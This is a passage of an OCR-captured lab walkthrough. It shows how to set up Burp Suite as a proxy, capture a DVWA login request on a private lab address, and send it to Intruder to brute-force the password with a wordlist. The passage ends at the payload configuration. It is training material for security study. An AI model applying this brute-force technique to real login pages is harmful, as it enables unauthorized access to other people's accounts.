  + dns_forward   : Forward DNS lookup
  + dns_reverse   : Reverse DNS lookup
  + snmp_login    : Brute-force SNMP v1/2/3
  + ike_enum      : Enumerate IKE transforms
  + unzip_pass    : Brute-force the password of encrypted ZIP files
  + keystore_pass : Brute-force the password of Java keystore files
  + sqlcipher_pass : Brute-force the password of SQLCipher-encrypted database
s
  + umbraco_crack : Crack Umbraco HMAC-SHA1 password hashes
  + tcp_fuzz      : Fuzz TCP services
  + dummy_test    : Testing module

┌──(venv)(raneem㉿kali)-[~]
└─$ pwd
/home/raneem

┌──(venv)(raneem㉿kali)-[~]
└─$ ls
Desktop    Downloads  passwords-1628441697834.txt  Public     venv
Documents  Music      Pictures                      Templates  Videos

┌──(venv)(raneem㉿kali)-[~]
└─$
```


Now we go to our Burp Suite Setting to set our browser to use Burp Suite as a proxy - Port Swigger

`



Kali Linux
file:///usr/share/kali-defaults/web/homepage.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
KALI
Want to know more about Kali? Search for it here!
Documentation
Check out what's new in the latest release of K
Sync and save data
Sign In
New tab Ctrl+T
New window Ctrl+N
New private window Ctrl+Shift+P
Bookmarks
History
Downloads Ctrl+Shift+Y
Passwords
Add-ons and themes Ctrl+Shift+A
Print... Ctrl+P
Save page as... Ctrl+S
Find in page... Ctrl+F
Zoom 100%
Settings
More tools
Help
Quit Ctrl+Q
raneem@kali: ~
Help



Kali Linux
Settings
Firefox about:preferences#searchResults
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Your browser is being managed by your organization.
proxy
General
Home
Search
Privacy & Security
Sync
More from Mozilla
Search Results
Network Settings
Configure how Firefox connects to the internet. Learn more
proxy
Settings...
Help

`




Now we run burpsuite






`

Now when we try to connect to our target we met a login screen as shown



We tried to login using “admin” as a username and “password” as a password



Host	Method	URL	Params	Status Code
http://10.10.89.213	GET	/login.php		200
http://10.10.89.213	GET	/		302
http://10.10.89.213	POST	/login.php	✓	302
http://10.10.89.213	GET	/dvwa/images/RandomStorm.png		
http://10.10.89.213	GET	/dvwa/images/login_logo.png		

Request **Response**

Pretty Raw Hex

```
POST /login.php HTTP/1.1
Host: 10.10.89.213
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://10.10.89.213
Connection: close
Referer: http://10.10.89.213/login.php
Cookie: PHPSESSID=7cnph148la8e3auvdnffjblpp0; security=impossible
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login&user_token=baa82e16aa50ceb48d5bfad7e16d103e
```

And we find here as we see a message that says login failed

ng CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status Code	Length	MIME type	Title
http://10.10.89.213	GET	/login.php		200	1745	HTML	Login :: Damn Vulnerable
http://10.10.89.213	GET	/		302	469		
http://10.10.89.213	POST	/login.php	✓	302	300		
http://10.10.89.213	POST	/login.php	✓	302	300		
http://10.10.89.213	GET	/dvwa/images/RandomStorm.png					
http://10.10.89.213	GET	/dvwa/images/login_logo.png					


Request **Response**

Pretty Raw Hex Render


```
            <br />

            <label for="pass">
              Password
            </label>
             <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password">
            <br />

            <br />

            <p class="submit">
              <input type="submit" value="Login" name="Login">
            </p>

          </fieldset>

          <input type='hidden' name='user_token' value='aebea7fd83db9727999ad92b0caf4859' />

        </form>

        <br />

        <div class="message">
          Login failed
        </div>

        <br />
        <br />
```


`


Now it’s time to start our Bruteforce attack So now we have some real requests we can examine. We can use these to template our brute force requests. In our previous analogy, we've got the language, and how the sentence is formatted, we just need to keep swapping the names out. Right click a login attempt request from our HTTP history and then click Send to Intruder:




Now we select the password to change it with our password list that we downloaded before then we start our attack




Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
1 ×
2 ×
Positions
Payloads
Resource pool
Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the P
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]

